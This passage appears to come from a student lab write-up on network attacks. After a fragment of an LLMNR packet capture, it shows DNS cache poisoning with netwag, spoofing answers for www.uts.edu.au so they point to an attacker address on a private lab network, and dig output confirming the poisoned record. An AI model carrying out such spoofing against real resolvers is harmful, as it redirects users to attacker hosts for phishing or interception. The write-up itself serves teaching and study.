| 21                                         | 53.741997000 | fe80::4d76:4cb6:f968:c | ff02::1:3   | LLMNR    | 85     | Standard query 0x18cf ANY Rishi                                                                        |
| 22                                         | 53.762157000 | 169.254.80.14          | 224.0.0.251 | LLMNR    | 65     | Standard query 0x18cf ANY Rishi                                                                        |

Here we get a response from the **attacker's IP**

## Task 3:- DNS Server Poisoning

```
cybersec-attacker@ubuntu:~$ sudo netwag
[sudo] password for cybersec-attacker:
```



```

Command 105 --hostname "www.uts.edu.au" --hostnameip 10.0.2.10 :
DNS_question
| id=16430 rcode=OK      opcode=QUERY      |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1  |
| www.uts.edu.au. A      |
| . OPT UDPPl=4096 errcode=0 v=0 ... |
|
DNS_answer
| id=16430 rcode=OK      opcode=QUERY      |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1  |
| www.uts.edu.au. A      |
| www.uts.edu.au. A 600 10.0.2.7      |
| ns.uts.edu.au. NS 600 ns.uts.edu.au. |
| ns.uts.edu.au. A 600 10.0.2.10      |
|
DNS_answer
| id=16430 rcode=OK      opcode=QUERY      |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1  |
| www.uts.edu.au. A      |
| www.uts.edu.au. A 600 10.0.2.7      |
| ns.uts.edu.au. NS 600 ns.uts.edu.au. |
| ns.uts.edu.au. A 600 10.0.2.10      |
|
DNS_answer
| id=16430 rcode=FAILURE opcode=QUERY      |
| aa=0 tr=0 rd=1 ra=1  quest=1  answer=0  auth=0  add=1  |
| www.uts.edu.au. A      |
| . OPT UDPPl=4096 errcode=0 v=0 ... |
|

```

```

cybersec-client@ubuntu:~$ sudo rndc flush
[sudo] password for cybersec-client:
cybersec-client@ubuntu:~$

```

```

cybersec-client@ubuntu:~$ dig www.uts.edu.au

; <<>> DiG 9.9.5-3ubuntu0.8-Ubuntu <<>> www.uts.edu.au
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16430
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.uts.edu.au.                IN      A

;; ANSWER SECTION:
www.uts.edu.au.                600     IN      A      10.0.2.7

;; AUTHORITY SECTION:
ns.uts.edu.au.                 600     IN      NS      ns.uts.edu.au.

;; ADDITIONAL SECTION:
ns.uts.edu.au.                 600     IN      A      10.0.2.10

;; Query time: 18 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Sun Mar 10 23:10:03 PDT 2024
;; MSG SIZE rcvd: 87

```

Here we can find that uts.edu.au consults the attacker with the address 10.0.2.7 hereby successfully poisoning the dns cache of the server